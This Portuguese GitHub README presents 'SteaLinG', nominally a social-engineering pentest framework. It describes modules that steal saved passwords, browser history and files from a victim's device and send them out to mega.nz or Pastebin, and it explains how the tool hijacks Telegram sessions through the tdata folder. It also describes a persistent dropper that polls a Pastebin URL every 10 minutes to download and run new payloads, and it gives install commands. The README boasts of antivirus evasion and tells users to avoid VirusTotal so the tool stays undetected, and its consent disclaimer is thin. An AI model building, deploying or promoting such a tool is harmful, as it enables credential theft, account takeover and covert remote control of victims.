
 de3vil/stealing
O SteaLinG é um framework de teste de penetração de código aberto projetado para engenharia social.


O SteaLinG é um framework de teste de penetração open-source projetado para engenharia social. Após o hack, você pode carregá-lo no dispositivo da vítima e executá-lo.
Isto é apenas para fins de teste e só pode ser usado onde houver consentimento estrito. Não utilize para fins ilegais.
Devido ao fechamento do anonfiles.com, modifiquei o código, e agora ele envia os resultados para o mega.nz
| módulo | Descrição curta |
|---|---|

| Despejar senhas | Rouba todas as senhas salvas, envia arquivo de senhas salvas para mega -pastebin |
| Despejar histórico | Extrai histórico do navegador, envia arquivo do histórico para mega -pastebin |
| Despejar arquivos | Rouba arquivos do disco rígido com a extensão desejada, envia para mega |
| Sequestro de sessão do Telegram | Sequestrador de sessão do Telegram, envia para Mega |
| Dropper | Veja abaixo |
| módulo | Descrição curta |
|---|---|
| 1 - Sequestro de sessão do Telegram | Sequestrador de sessão do Telegram |
C:\Users<nome do pc>\AppData\Roaming\Telegram Desktop
na pasta 'tdata'C:
└── Users
├── .AppData
│ └── Roaming
│ └── TelegramDesktop
│ └── tdata

Depois de mover esta pasta, com todo o seu conteúdo, para o seu dispositivo no mesmo caminho, você precisará apenas executar a ação necessária. A ferramenta cuidará de tudo, e tudo o que você precisa fazer é fornecer seu Email e Senha no site https://mega.nz/. O primeiro passo é navegar até o local do arquivo tdata e depois convertê-lo para um arquivo zip. Se o Telegram estiver funcionando corretamente, esse erro não ocorrerá. Se ocorrer um erro, significa que o Telegram está aberto e você deve encerrar seus processos. Você notará que esse comportamento é malicioso, então eu o evitei completamente usando try e except no código. O nome do arquivo zip é usado com o nome do dispositivo da vítima, porque se você tiver vários dispositivos, é possível diferenciá-los. Depois disso, você enviará uma solicitação para o arquivo zip no site mega usando o Email e a Senha. Isso é tudo. Não é detectado por nenhum antivírus.
| módulo |
|---|
| 2 - Dropper |
.exe ou .png, ou qualquer outra extensão importante. O importante é que o link termine com uma extensão (.qualquer extensão).
A segunda coisa é obter a chave de API de você, que você também fornecerá. Você pode se registrar e clicar na palavra "API" para encontrá-la, e então anotar o nome de usuário e a senha.
A primeira coisa a fazer é criar um paste privado no site. Depois disso, ele adiciona a URL fornecida e fornece o executável (exe). Sua função é adicionar-se ao registro do dispositivo de duas maneiras diferentes quando executado em qualquer dispositivo.
Primeiro, ele abre o site Pastebin e insere o paste especial que você criou. Ele então pega a URL do paste, baixa seu conteúdo e o executa. Além disso, você pode inserir outra URL a qualquer momento. Isso é muito normal porque o dropper verifica a URL a cada 10 minutos. Se encontrar uma nova URL, baixa seu conteúdo, conecta-se a ela e continua a executar. Você não precisa fazer nada. Portanto, a cada 10 minutos, você pode acessar seu dispositivo de qualquer lugar.
3 - Suporte ao Linux
4 - Agora você pode escolher entre Mega ou Pastebin
git clone https://github.com/De3vil/SteaLinG.git
cd SteaLinG
pip install -r requirements.txt
python SteaLinG.py
git clone https://github.com/De3vil/SteaLinG.git
cd SteaLinG
chmod +x linux_setup.sh
bash linux_setup.sh
python3 -m pip install -r requirements.txt
python SteaLinG.py
* Não faça upload no VirusTotal.com, pois esta ferramenta não funcionará com o tempo.
* O Virustotal compartilha assinaturas com empresas de antivírus.
* Novamente, não seja um idiota!


Se esta ferramenta foi útil para você, sinta-se à vontade para me agradecer comprando um café :)








